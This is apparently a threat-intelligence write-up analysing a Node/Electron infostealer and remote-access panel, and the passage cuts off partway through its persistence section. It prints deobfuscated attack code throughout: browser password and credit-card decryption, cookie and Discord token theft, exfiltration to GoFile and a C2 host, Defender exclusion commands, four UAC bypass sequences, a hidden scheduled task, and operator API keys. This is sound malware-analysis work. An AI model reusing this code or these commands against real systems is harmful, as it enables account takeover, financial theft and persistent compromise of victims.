
| Technology | React / Vite SPA (“Silent Panel”) |
| Auth | JWT Bearer token stored in localStorage["token"] |
| 2FA | Telegram OTP (5-minute expiry claimed; not confirmed from client-side JS alone) |
| Backend API Key | test_api_key_12345 |
The panel bundle (/assets/index-BgQx6xvA.js) is publicly accessible without authentication and exposes all API routes, backend URL, and auth flow in plaintext — a significant opsec failure by the author.
File Exfiltration — GoFile
Stolen data is compressed into ZIP archives and uploaded anonymously (no API key required) to GoFile via round-robin:
https://store1.gofile.io/uploadFile
https://store2.gofile.io/uploadFile
https://store3.gofile.io/uploadFile
https://store4.gofile.io/uploadFile
https://store5.gofile.io/uploadFile
https://store8.gofile.io/uploadFile
The resulting anonymous download link is embedded in the operator's Discord notification. Victims are socially engineered into downloading the link themselves, disguised as a Minecraft mod pack download with instructions to install it — a potential secondary infection vector.
Telegram
| Handle | Role |
|---|---|
@MainSilent | Primary operator |
@LegacySilent | Secondary / legacy operator |
Used for 2FA OTP delivery. Both confirmed associated with this licence key via live endpoint testing.
Steam
Steam Web API Key: 440D7F4D810EF9298D25EDDF37C1F902
Hardcoded for Steam credential and session theft. This key is registered to a real Steam account and represents a persistent operator identity anchor — Steam accounts carry purchase history, playtime, and creation date.
Note this key coincides with Microstealer using the same Web API: https://news.backbox.org/2026/03/12/microstealer-analysis-a-fast-spreading-infostealer-with-limited-detection/
Panel API Surface
All endpoints require Authorization: Bearer <JWT> except /api/admin/*.
Authentication
| Method | Endpoint | Body | Notes |
|---|---|---|---|
| POST | /api/admin/request-code | {"key":"<licence>"} | Triggers Telegram OTP (expiry window not confirmed from client-side JS alone) |
| POST | /api/admin/login | {"key":"<licence>","code":"<OTP>"} | Returns JWT |
Victim Management
| Method | Endpoint | Notes |
|---|---|---|
| GET | /api/clients | All victims, HWID, online/offline status |
| GET | /api/stats | Dashboard statistics |
Per-Victim Control
| Method | Endpoint | Body | Notes |
|---|---|---|---|
| GET | /api/screen/<hwid> | — | Live screenshot |
| GET | /api/powershell-history/<hwid> | — | Command history |
| POST | /api/execute-powershell/<hwid> | {"command":"<cmd>"} | Arbitrary PS, output returned |
| POST | /api/system/<hwid>/<action> | {} | shutdown / restart / sleep / lock / bluescreen |
| POST | /api/relog/<hwid> | {} | Re-collect all victim data |
| POST | /api/regenerate-discord/<hwid> | {} | Re-run Discord injection |
| POST | /api/alert/<hwid> | {"message":"<text>"} | Push popup to victim screen |
| POST | /api/play-sound/<hwid> | {"sound":"<file>"} | Play audio on victim |
| POST | /api/stop-sound/<hwid> | {} | Stop audio |
| POST | /api/list-files/<hwid> | {"path":""} | Browse victim filesystem |
| POST | /api/download-file/<hwid> | {"path":"<path>"} | Exfil arbitrary file |
| POST | /api/upload-exe/<hwid> | multipart | Drop and execute payload |
The panel gave full real-time control over every connected victim: arbitrary PowerShell execution, live screenshots, full filesystem browse and download, audio playback through the victim's speakers, arbitrary popup messages, executable upload and execution, and a live two-way chat channel directly to the victim's screen.
Any researcher — or rival threat actor — who visited the panel URL could download the frontend bundle and enumerate the backend URL, API routes, and auth flow. The panel's Last-Modified header (4 March 2026) confirms it was actively maintained approximately 18 days before this analysis, meaning the exposure was not a legacy artefact from an abandoned build.
Live health check response from the primary C2 backend at time of analysis:
{"status":"online","uptime":941.6,"timestamp":"redacted"}The ~15-minute uptime is consistent with Render.com free-tier cold-start behaviour — the backend spins down during inactivity and restarts on first inbound request. The backend is Node.js Express, confirmed via response headers (x-powered-by: Express, x-render-origin-server: Render).
Live Chat
| Method | Endpoint | Notes |
|---|---|---|
| GET | /api/chat/<hwid> | Fetch message history |
| POST | /api/chat/<hwid> | Send message or image (JPG/PNG/GIF/WEBP ≤5MB) to victim screen |
Stealer Capabilities
Process Termination Before Credential Harvest
Before stealing credentials the malware terminates all target browser and application processes to release file locks on credential databases:
taskkill /F /T /IM chrome.exe
taskkill /F /T /IM msedge.exe
taskkill /F /T /IM brave.exe
taskkill /F /T /IM firefox.exe
taskkill /F /T /IM opera.exe
taskkill /F /T /IM launcher.exe   # Opera GX launcher
taskkill /F /T /IM browser.exe    # Yandex Browser
Process kill commands are also re-issued on an interval to prevent re-launch during the harvest window.
Locked browser database handling (esentutl.exe)
The deobfuscated Illusion payload contains logic to invoke esentutl.exe against browser data stores when files are locked (i.e., an ESE database copy/repair approach). This is notable because it provides an additional path to access browser data without relying solely on process termination or direct SQLite reads.
Saved Passwords
SQL executed against each browser's Login Data SQLite database:
SELECT origin_url, username_value, password_value FROM loginspassword_value is AES-GCM encrypted with a per-machine DPAPI master key. The malware decrypts it using @primno/dpapi:
// Reads Local State JSON, decrypts master key with DPAPI
// Handles both legacy and Chrome 127+ app-bound encryption:
if (localState.os_crypt.app_bound_encrypted_key) {
    keyBuffer = Buffer.from(localState.os_crypt.app_bound_encrypted_key, 'base64').slice(4)
    // sliceOffset = 0
} else if (localState.os_crypt.encrypted_key) {
    keyBuffer = Buffer.from(localState.os_crypt.encrypted_key, 'base64').slice(5)
    // sliceOffset = 5
}
const key = Dpapi.unprotectData(keyBuffer, null, 'CurrentUser')
Output per credential: [PASSWORD] <origin_url> | <username> | <plaintext_password>
Autofill Data
SQL executed against each browser's Web Data SQLite database:
SELECT * FROM autofillReturns all name/value pairs saved via browser autofill — form field names and their previously entered values (addresses, phone numbers, names, etc.). Saved to %TEMP%\<id>\autofill_data\<browser>_autofills.txt.
Credit Cards
Two SQL queries run against Web Data to capture both locally stored and Google-synced cards:
-- Local cards + CVC
SELECT cc.guid, cc.name_on_card, cc.expiration_month, cc.expiration_year,
       cc.card_number_encrypted, cvc.value_encrypted AS cvc_encrypted
FROM credit_cards cc
LEFT JOIN local_stored_cvc cvc ON cc.guid = cvc.guid

-- Server-synced (Google Pay) cards + CVC
SELECT mc.id AS guid, mc.name_on_card, mc.expiration_month, mc.expiration_year,
       mc.card_number_encrypted, scvc.value_encrypted AS cvc_encrypted
FROM masked_credit_cards mc
LEFT JOIN server_stored_cvc scvc ON mc.id = scvc.instrument_id
Card numbers and CVCs are DPAPI-encrypted and decrypted with the same master key as passwords. Saved to %TEMP%\<id>\creditcards.txt.
Browser Credentials
Full browser target list confirmed from deobfuscated payload:
| Browser | Executable | Notes |
|---|---|---|
| Google Chrome | chrome.exe | Chromium — DPAPI credential decryption |
| Microsoft Edge | msedge.exe | Chromium |
| Brave | brave.exe | Chromium |
| Firefox | firefox.exe | Mozilla — cookies only via SQLite (no logins.json / NSS password decryption implemented) |
| Opera | opera.exe | Chromium |
| Opera GX | launcher.exe | Chromium |
| Yandex Browser | browser.exe | Chromium |
For Chromium-family browsers: direct SQLite access to Login Data, Cookies, Web Data. Credentials decrypted via Windows DPAPI using the @primno/dpapi Node module. Captures saved passwords, session cookies, autofill data, and credit cards.
Python 3.10 Cookie Extraction (Primary)
Before falling back to CDP/SQLite, the malware deploys a full Python 3.10 runtime to perform cookie extraction and decryption under the malware's process context (including DPAPI access via pywin32). Observed sequence:
- Downloads
https://globalcdn.nuget.org/packages/python.3.10.0.nupkgto%TEMP%\python310.nupkg - Extracts to
%TEMP%\WinGet\ ools\python.exe - Installs packages:
pycryptodome,pywin32,PythonForWindows - Renames
python.exeto%TEMP%\WinGet\ ools\_winhost.exe(process masquerading) - Writes a dynamically generated obfuscated Python script and pipes it to
_winhost.exevia stdin withwindowsHide: true IntegratePythonCookies()runs against Chrome / Brave / Edge first; CDP/SQLite are used only if this returns fewer than 50 cookies
This also explains the Chrome 127+ app-bound encryption handling: the Python path (with pywin32 + DPAPI from the running process context) is the primary bypass mechanism, not CDP alone.
Chrome Remote Debugging — Headless Cookie Theft
For browsers with active sessions, the malware launches a hidden headless instance with remote debugging enabled, then connects to the Chrome DevTools Protocol (CDP) over WebSocket to extract all cookies directly — bypassing DPAPI encryption entirely:
// Step 1: launch hidden browser with debug port
'--remote-debugging-port=' + debugPort
'--remote-allow-origins=*'

// Step 2: get WebSocket debugger URL
GET http://127.0.0.1:${debugPort}/json
// Returns: [{ "webSocketDebuggerUrl": "ws://127.0.0.1:..." }]

// Step 3: connect and issue CDP command
ws.send(JSON.stringify({ id: 2, method: 'Networ' + 'k.getA' + 'llCook' + 'ies' }))
// Returns all cookies including encrypted_value blobs

// Step 4: decrypt any AES-256-GCM encrypted cookies inline
const decipher = crypto.createDecipheriv('aes-256-gcm', masterKey, iv)
The Network.getAllCookies CDP command returns every cookie for every domain — including HttpOnly and Secure cookies that are never exposed to JavaScript. The method name is split across string concatenations ('Networ'+'k.getA'+'llCook'+'ies') to defeat static analysis.
Cryptocurrency Wallets
Browser extension wallets — targeted by Chrome extension ID across all Chromium profiles:
| Wallet | Extension ID | Path |
|---|---|---|
| Trust Wallet | egjidjbpglichdcondbcbdnbeeppgdph | \Local Extension Settings\egjidjbpglichdcondbcbdnbeeppgdph |
| MetaMask | nkbihfbeogaeaoehlefnkodbefgpgknn | \Local Extension Settings\nkbihfbeogaeaoehlefnkodbefgpgknn |
| Coinbase Wallet | hnfanknocfeofbddgcijnmhnfnkdnaad | \Local Extension Settings\hnfanknocfeofbddgcijnmhnfnkdnaad |
| Binance Chain | fhbohimaelbohpjbbldcngcnapndodjp | \Local Extension Settings\fhbohimaelbohpjbbldcngcnapndodjp |
| Phantom | bfnaelmomeimhlpmgjnjophhpkkoljpa | \Local Extension Settings\bfnaelmomeimhlpmgjnjophhpkkoljpa |
| Atomic Wallet (ext) | fhilaheimglignddkjgofkcbgekhenbh | \Local Extension Settings\fhilaheimglignddkjgofkcbgekhenbh |
| Authenticator | bhghoamapcdpbohphigoooaddinpkbai | \Sync Extension Settings\bhghoamapcdpbohphigoooaddinpkbai |
| Exodus (ext) | aholpfdialjgjfhomihkjbmgjidlcdno | \Local Extension Settings\aholpfdialjgjfhomihkjbmgjidlcdno |
Extension data is enumerated across all discovered browser profiles (Chrome, Edge, Brave, Opera, Opera GX, Yandex).
Desktop wallets:
| Wallet | Path |
|---|---|
| Exodus | %APPDATA%\Exodus\exodus.wallet\ |
All wallet data is copied to a temporary directory (%TEMP%\wallets_<timestamp>\), zipped, and uploaded to GoFile.
Steam
Three Steam Web API calls made using the hardcoded key 440D7F4D810EF9298D25EDDF37C1F902:
| API Endpoint | Data Collected |
|---|---|
ISteamUser/GetPlayerSummaries/v0002/?steamids=<id> | Profile URL, display name, avatar, account status |
IPlayerService/GetOwnedGames/v1/?steamid=<id> | Full game library and game count |
IPlayerService/GetSteamLevel/v1/?steamid=<id> | Steam level |
All three results are formatted into a Discord embed and sent to the operator C2. The embed links directly to the victim's Steam profile page.
Telegram Session Theft (Victim)
The malware copies the full tdata directory from the victim's Telegram Desktop installation — this contains the full authenticated session and can be loaded directly in a fresh Telegram Desktop install to hijack the victim's account without needing their password or 2FA.
Paths checked (all three variants):
%APPDATA%\Telegram Desktop\tdata
%USERPROFILE%\AppData\Roaming\Telegram Desktop\tdata
%LOCALAPPDATA%\Telegram Desktop\tdata
Note: this is victim Telegram session theft, separate from the operator's own Telegram (@MainSilent) which is used for C2 OTP.
Roblox
The function GetRoblox(cookie) is called against every cookie harvested from browsers. It performs full account enrichment before exfiltrating to C2.
Cookie validation:
// Accepts cookies with _|WARNING: prefix OR .ROBLOSECURITY= prefix
if (!cookie.startsWith('_|WARN' + 'ING:') &&
    !cookie.includes('.ROBLOSECURI' + 'TY')) { return; }
Note the deliberate string splits to defeat static analysis ('_|WARN'+'ING:', '.ROBLOSECURI'+'TY').
Roblox API calls made per victim (using stolen session cookie as auth):
| Endpoint | Data Collected |
|---|---|
https://users.roblox.com/v1/users/authenticated | User ID, username, displayName |
https://thumbnails.roblox.com/v1/users/avatar?userIds=${userId}&size=420x420 | Avatar image URL |
https://premiumfeatures.roblox.com/v1/users/${userId}/validate-membership | Roblox Premium status |
https://economy.roblox.com/v1/users/${userId}/transactions?transactionType=Purchase | Purchase history |
https://economy.roblox.com/v1/users/${userId}/transactions?transactionType=Sale | Sale history |
https://economy.roblox.com/v1/users/${userId}/transactions?transactionType=GroupPayout | Group payouts |
https://economy.roblox.com/v1/users/${userId}/transactions/summary | Total Robux summary |
https://economy.roblox.com/v1/users/${userId}/transactions?transactionType=Pending | Pending Robux |
https://economy.roblox.com/v1/users/${userId}/transactions?transactionType=CurrencyPurchase | Robux purchase history |
/users/${userId}/billing/payment-sources | Saved payment methods |
Full Roblox API call list (all authenticated with stolen .ROBLOSECURITY cookie):
| Endpoint | Data |
|---|---|
users.roblox.com/v1/users/authenticated | User ID, username, displayName |
thumbnails.roblox.com/v1/users/avatar | Avatar image (420×420) |
thumbnails.roblox.com/v1/users/avatar-bust | Bust avatar fallback |
premiumfeatures.roblox.com/v1/users/${id}/validate-membership | Roblox Premium status |
friends.roblox.com/v1/users/${id}/friends/count | Friend count |
friends.roblox.com/v1/users/${id}/followers/count | Follower count |
groups.roblox.com/v1/users/${id}/groups/roles | Group ownership (rank 255 = owner) |
inventory.roblox.com/v1/users/${id}/assets/collectibles | Limited items with RAP (Recent Average Price) |
catalog.roblox.com/v1/users/${id}/inventory | Catalog items |
economy.roblox.com/v1/users/${id}/transactions (Purchase/Sale/GroupPayout/Pending/CurrencyPurchase) | Full transaction history |
economy.roblox.com/v1/users/${id}/transactions/summary | Robux summary totals |
billing.roblox.com/v1/users/${id}/paymentmethods (4 URL variants tried) | Saved payment methods |
Payment card extraction: Extracts Credit Card (last 4, type, expiry, cardholder name), PayPal (email, account ID), Google Play, Apple Pay from billing endpoints.
C2 exfiltration: Stolen data is formatted as a Discord embed and sent to datasyncore.onrender.com via sendToAPI(). The embed footer is hardcoded as @MainSilent. The .ROBLOSECURITY session cookie itself is uploaded to GoFile and the download link is embedded:
embed.fields.push({
    name: '🔐 Rob' + 'lox Co' + 'okie:',
    value: `[📄 Download Cookie](${cookieFileLink})`
});
// embed author: "Silent Roblox Account <username> | <windows_username>"
// embed footer: "@MainSilent"
The session cookie file allows the operator to log into the victim's Roblox account directly without any password or 2FA.
Victim IP Address & Geolocation
Two separate external services are queried to fingerprint the victim's network location:
Step 1 — Public IP fetch:
// URL split to defeat static analysis
async function GetIp() {
    const ip = await axios.get("https://www." + 'myexte' + 'rnalip' + '.com/r' + "aw")
    return ip?.data || "None"
}
Endpoint: https://www.myexternalip.com/raw — returns the victim's public IPv4 as plain text.
Step 2 — Geolocation lookup:
async function GetIpLocation(ip) {
    const response = await axios.get(
        `http://ip-api.com/json/${ip}?fields=status,country,countryCode,city`
    )
    return { country, city, countryCode }
}
Endpoint: http://ip-api.com/json/<victim_ip> — returns country name, city, and ISO country code.
The IP and location are then included in the initial victim registration payload sent to datasyncore.onrender.com/api/screen and displayed in the operator's Discord notification embed as:
🌐 Network Info - IP: <ip>, Location: <city>, <country>Screenshot Capture on First Execution
On first run, a screenshot of the victim's desktop is captured using Electron's native desktopCapturer API and sent to the C2 alongside the victim registration:
async function getVisualData() {
    const { ['deskto'+'pCaptu'+'rer']: desktopCapturer } = require('electron')
    const sources = await desktopCapturer['getSou'+'rces']({
        types: ["screen"],
        ['thumbn'+'ailSiz'+'e']: { width: 0x780, height: 1080 }  // 1920x1080
    })
    const thumbnail = sources[0].thumbnail
    const jpegBuffer = thumbnail['toJPEG'](80)  // JPEG quality 80
    const encodedData = jpegBuffer.toString("base64")
    return `data:image/jpeg;base64,${encodedData}`
}
The full initial registration payload POSTed to ${PANEL_CONFIG.url}/api/screen:
{
    "hwid":     "<os.hostname()>",
    "user":     "<windows_username>",
    "image":    "data:image/jpeg;base64,<screenshot>",
    "ip":       "<public_ip>",
    "location": { "country": "...", "city": "...", "countryCode": "XX" },
    "userKey":  "MONTHLY-AFD08AAF4193699E8225A95D1B3C448C"
}
The operator sees the victim's desktop screenshot immediately on first infection in the panel. The /api/screen/<hwid> panel endpoint then serves this image on demand for subsequent live screenshots via the RAT.
Discord Token Theft
Separate from the Discord injector, the stealer directly extracts Discord tokens from 10 Discord client variants by scanning their storage on disk.
Clients targeted:
| Client | Path |
|---|---|
| Discord | %APPDATA%\discord\ |
| Discord Canary | %APPDATA%\discordcanary\ |
| Discord PTB | %APPDATA%\discordptb\ |
| Discord Development | %APPDATA%\discorddevelopment\ |
| Lightcord | %APPDATA%\lightcord\ |
| Opera Neon | %APPDATA%\Opera Software\Opera Neon\ |
| Opera Stable | %APPDATA%\Opera Software\Opera Stable\ |
| Opera Stable Default | %APPDATA%\Opera Software\Opera Stable\Default\ |
| Opera GX Stable | %APPDATA%\Opera Software\Opera GX Stable\ |
| Opera GX Default | %APPDATA%\Opera Software\Opera GX Stable\Default\ |
Storage locations scanned per client (LevelDB files searched with regex):
<client_path>\Local Storage\leveldb          ← primary token store
<client_path>\Session Storage
<client_path>\Network
<client_path>\IndexedDB\https_discord.com_0.indexeddb.leveldb   ← IndexedDB
<client_path>\Web Storage\leveldb
Token regex patterns applied across all files:
const patterns = [
    /mfa\.[\w-]{84}/g,               // MFA tokens
    /[\w-]{24}\.[\w-]{6}\.[\w-]{27}/g,     // standard user token
    /[\w-]{26}\.[\w-]{6}\.[\w-]{38}/g,     // bot token
    /[\w-]{24}\.[\w-]{6}\.[\w-]{25,38}/g,  // variable length
    /[\w-]{24}\.[\w-]{6}\.[\w-]{27,38}/g   // variable length
]
For encrypted tokens (Chromium-based clients), the Local State file is read, the os_crypt.encrypted_key (or app_bound_encrypted_key for Chrome 127+) is decrypted via DPAPI, and the master key is used to decrypt the token before regex matching.
TikTok Account Theft
GetTikTok() is called against all harvested browser cookies and makes two API calls:
| Endpoint | Data |
|---|---|
https://www.tiktok.com/passport/web/account/info/ | username, user_id, email, avatar_url, follower_count |
https://webcast.tiktok.com/webcast/wallet_api/diamond_buy/permission/ | TikTok coin/diamond balance (virtual currency used for live stream gifting) |
The request impersonates a Chrome 120 browser on Windows 10 with hardcoded parameters (screen_height=1080, screen_width=1920, tz_name=America/New_York). The diamond/coin balance is valuable as it represents real money the victim has deposited into TikTok — the operator can identify high-value creators or spenders. Session cookie is uploaded to GoFile for account takeover.
Minecraft Session Theft
MinecraftSession() kills all known Minecraft launchers before theft, then uses mc-heads.net and namemc.com to enrich the stolen account data for the operator notification embed (skin image, UUID, NameMC profile link, token expiry timestamp):
taskkill /IM "javaw.exe" /F
taskkill /IM "Minecraft.exe" /F
taskkill /IM "lunar client.exe" /F
taskkill /IM "lunarclient.exe" /F
taskkill /IM "TLauncher.exe" /F
taskkill /IM "tlaunchher.exe" /F
taskkill /IM "Badlion Client.exe" /F
taskkill /IM "badlion.exe" /F
Files stolen:
| File | Path |
|---|---|
launcher_profiles.json | %APPDATA%\.minecraft\ — contains account access tokens |
usercache.json | %APPDATA%\.minecraft\ — cached account data |
accounts.json | %USERPROFILE%\.lunarclient\settings\game\ — Lunar Client session |
| Full settings dir | %USERPROFILE%\.lunarclient\settings\ — Lunar Client config |
All files zipped to %TEMP%\minecraft_session.zip and uploaded to GoFile.
Discord Backup Code Theft
Separate from token theft, the malware searches for Discord backup codes saved as .txt files across the victim's filesystem:
// Search paths (depth limit: 2 subdirectories)
Downloads, Documents, Desktop, Pictures, OneDrive,
OneDrive\Documents, OneDrive\Desktop

// Filename match
/discord[_\s]*backup[_\s]*codes(\s*\(\d+\))?\.txt$/i

// Code extraction regex
/[a-z0-9]{4}-[a-z0-9]{4}/gi
Up to 10 codes extracted per file, uploaded to GoFile, link sent to C2. This allows the operator to bypass Discord 2FA permanently even after the victim changes their password.
Discord Account Enrichment
For every Discord token found, the malware calls the Discord API to collect full account profile data. Nitro status is calculated from subscription start date:
Nitro tiers tracked (calculated from subscription start date): nitro, nitro_bronze, nitro_silver, nitro_platinum, nitro_diamond, nitro_emerald, nitro_ruby, nitro_opal
Guild booster levels tracked: guild_booster_lvl1 through guild_booster_lvl9
Rare badges flagged: staff, early_supporter, verified_developer, certified_moderator, bug_hunter_level_1, bug_hunter_level_2, partner, active_developer
High-value accounts (rare badges, active Nitro) are highlighted in the operator's Discord notification embed.
Cookie Keyword Filtering
All harvested cookies are scored against a keyword list to prioritise high-value sessions in the operator notification. Keywords include:
roblox, steam, epicgames, riotgames, leagueoflegends, valorant,
minecraft, mojang, battle.net, origin, ea.com, ubisoft, uplay,
rockstar, socialclub, facebook, tiktok, twitter, x.com, snapchat,
discord, reddit, twitch, youtube, google, gmail, netflix, primevideo,
amazonvideo, crunchyroll, disneyplus, deezer, amazon, ebay,
aliexpress, paypal, stripe, microsoft, office, onedrive, apple,
icloud, github, gitlab, onlyfans, epic, fortnite, playstation,
xbox, nintendo, activision, blizzard, battlenet, twitch.tv
System Information
On connection to the RAT WebSocket, a system_info object is sent to the panel:
{
    "type":        "system_info",
    "hwid":        "<os.hostname()>",
    "user":        "<os.userInfo().username>",
    "platform":    "win32",
    "arch":        "x64",
    "cpus":        <core_count>,
    "totalMemory": "<N> GB",
    "freeMemory":  "<N> GB",
    "uptime":      "<N> hours",
    "timestamp":   <epoch_ms>
}
A heartbeat is also sent regularly to GET /api/heartbeat?hwid=<hwid>&userKey=<key> to maintain the victim's online/offline status in the operator panel.
Discord Injection
The injector patches the victim's installed Discord client by modifying the JavaScript bundle files inside %AppData%\discord\. Once patched, all Discord network traffic is intercepted client-side before being forwarded to Discord's servers.
Intercepted Endpoints
/auth/login
/auth/register
/mfa/totp
/mfa/codes-verification
/users/@me
wss://remote-auth-gateway.discord.gg/*
https://discord.com/api/v*/auth/sessions
https://discordapp.com/api/v*/auth/sessions
Payment Card Interception
The injector also hooks payment flows active within the Discord window:
https://api.braintreegateway.com/merchants/49pp2rp4phym7387/client_api/v*/payment_methods/paypal_accounts
https://api.stripe.com/v*/tokens
/users/@me/billing/payment-sources
All intercepted data is sent in real time to network-sync-protocol.net/api/send with the hardcoded API key and licence key. The injection survives Discord updates — the /api/regenerate-discord/<hwid> panel endpoint re-applies the patch on demand.
Defense Evasion & UAC Bypass
Windows Defender Exclusions
Executed first, before any malicious activity begins:
powershell -NoProfile -EP Bypass -W Hidden -C "Add-MpPreference -ExclusionPath '<install_path>'"
powershell -NoProfile -EP Bypass -W Hidden -C "Add-MpPreference -ExclusionProcess '<exe_name>'"
UAC Bypass — Four Confirmed Methods
The malware implements an array of four UAC bypass techniques, tried in order until elevation succeeds. All exploit auto-elevated Windows binaries or registry hijacks achievable without user prompts.
Needs Elevation, tried in order until one succeeds:
- fodhelper
- exefile hijack
- SilentCleanup
- VBScript runas
Any success → High Integrity → proceed with payload. All fail → Medium Integrity.
Method 1: fodhelper.exe + DelegateExecute
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /ve /t REG_SZ /d "<exe>" /f
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /v "DelegateExecute" /t REG_SZ /d "" /f
fodhelper.exe
fodhelper.exe is auto-elevated and reads ms-settings\shell\open\command from HKCU before system hive. Setting DelegateExecute (even empty) triggers shell execution of the /ve default value as high integrity.
Note: fodhelper is split in the payload as 'fodhel'+'per.ex'+"e" to defeat static string matching.
Method 2: exefile + IsolatedCommand
reg add "HKCU\Software\Classes\exefile\shell\open\command" /ve /t REG_SZ /d "<exe>" /f
reg add "HKCU\Software\Classes\exefile\shell\runas\IsolatedCommand" /ve /t REG_SZ /d "<exe>" /f
Hijacks the .exe file association in HKCU so that any elevated binary that launches another .exe runs the malware payload instead.
Method 3: SilentCleanup windir Poisoning
$env:windir = "cmd /c <exe> &"
Start-ScheduledTask -TaskName "\Microsoft\Windows\DiskCleanup\SilentCleanup"
SilentCleanup is a scheduled task that runs as the user but bypasses UAC (marked HighestAvailable). It uses %windir% to locate cleanmgr.exe. Overriding %windir% in the environment causes it to execute the payload instead.
Method 4: VBScript runas
Set oShell = CreateObject("Shell.Application")
oShell.ShellExecute "<exe>", "", "", "runas", 0
Fallback method: VBScript ShellExecute with verb runas triggers a standard UAC elevation prompt but with the window hidden (0). Used if all registry-silent methods fail.
Process Name Masquerading
The malware executable is renamed to impersonate legitimate system update processes at install time. Names used:
MicrosoftEdgeUpdateTaskMachineCoreGoogleUpdateTaskMachineCoreOneDrive Standalone Update TaskAdobe Acrobat Update TaskCCleaner Update
Additional Evasion
- Forged PE compile timestamp (2018-12-15)
- C2 URLs and sensitive strings split across string concatenations to defeat static analysis and
strings/pestr/grep - Three-layer obfuscation with AES encryption of core payload
- NSIS outer wrapper obscures Electron structure from casual inspection
- Control flow flattening with obfuscated dispatcher pattern throughout inner payload
- All PowerShell launched with
WindowStyle HiddenandNonInteractive
Persistence Mechanisms
Five persistence methods are established simultaneously on first execution.
First Execution establishes, in parallel:
- Registry Run Key — re-executes on login
- Startup .lnk — re-executes on login
- Scheduled Task — boot / every 4h / unlock
- WMI Subscription — daily 08:00
- COM Hijack — on COM load
1. Registry Run Key
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "<name>" /t REG_SZ /d "\"<exe>\"" /fKey name randomly selected from: OneDrive, GoogleUpdateTaskMachineCore, AdobeGCInvoker
2. Startup Folder .lnk via VBScript
A .vbs script is written to %TEMP%\~<random_base36>.vbs and executed via cscript //nologo. It creates a .lnk shortcut in:
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Shortcut properties:
TargetPath= malware executable pathWindowStyle = 7(minimised/hidden on launch)Description = "Microsoft OneDrive"
Shortcut filenames: OneDrive.lnk, Microsoft Edge.lnk, Spotify.lnk
3. Scheduled Task via XML
Deletes any pre-existing task with the target name, then creates a new XML-defined task via schtasks /Create /XML. The XML is written to a temp file and registered directly — bypassing the schtasks command-line argument exposure that would appear in process telemetry.
The task is crafted to look like a legitimate Microsoft telemetry task (Author: Microsoft Corporation, plausible Description). Key attributes:
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.4" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2024-01-15T10:00:00</Date>
    <Author>Microsoft Corporation</Author>
    <Description>This task gathers and uploads autochk SQM data if opted-in to the
    Microsoft Customer Experience Improvement Program.</Description>
    <URI>${tn}</URI>
    <SecurityDescriptor>D:(A;;FA;;;BA)(A;;FA;;;SY)(A;;FRFX;;;LS)(A;;FR;;;AU)</SecurityDescriptor>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger><Enabled>true</Enabled><Delay>PT2M</Delay></BootTrigger>
    <LogonTrigger>
      <Enabled>true</Enabled><UserId>${user}</UserId><Delay>PT30S</Delay>
    </LogonTrigger>
    <TimeTrigger>
      <Repetition><Interval>PT4H</Interval><StopAtDurationEnd>false</StopAtDurationEnd></Repetition>
      <StartBoundary>2024-01-01T06:00:00</StartBoundary>
      <Enabled>true</Enabled><RandomDelay>PT10M</RandomDelay>
    </TimeTrigger>
    <SessionStateChangeTrigger>
      <Enabled>true</Enabled><StateChange>SessionUnlock</StateChange><UserId>${user}</UserId>
    </SessionStateChangeTrigger>
  </Triggers>
  <Principals>
    <Principal id="LocalSystem">
      <UserId>${user}</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <Hidden>true</Hidden>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <RestartOnFailure><Interval>PT5M</Interval><Count>3</Count></RestartOnFailure>
  </Settings>
  <Actions Context="LocalSystem">
    <Exec>
      <Command>"${exe}"</Command>
      <Arguments></Arguments>
    </Exec>
  </Actions>
</Task>
Key evasion properties in this XML:
- Four triggers: boot (2m delay), logon (30s delay), every 4 hours, and session unlock — maximising re-execution opportunities
<Hidden>true</Hidden>— task does not appear in Task Scheduler GUI by default<RunLevel>HighestAvailable</RunLevel>— requests elevation if UAC bypasses succeed<RestartOnFailure>— auto-restarts the task 3 times at 5-minute intervals if it crashes<ExecutionTimeLimit>PT0S</ExecutionTimeLimit>— no timeout, runs indefinitely${tn}resolves to one of the masqueraded task names;${user}is the current user's SID/username
4. WMI Event Subscription
Creates a persistent WMI event filter and consumer that re-launches the malware on a daily schedule, surviving reboots and running independently of the user's login session:
# Event filter — daily trigger at 08:00
$filter = Set-WmiInstance -Class __EventFilter -Namespace root\subscription -Arguments @{
    Name          = "WinUpdate<SID_first_4_chars>"
    EventNamespace = "root\cimv2"
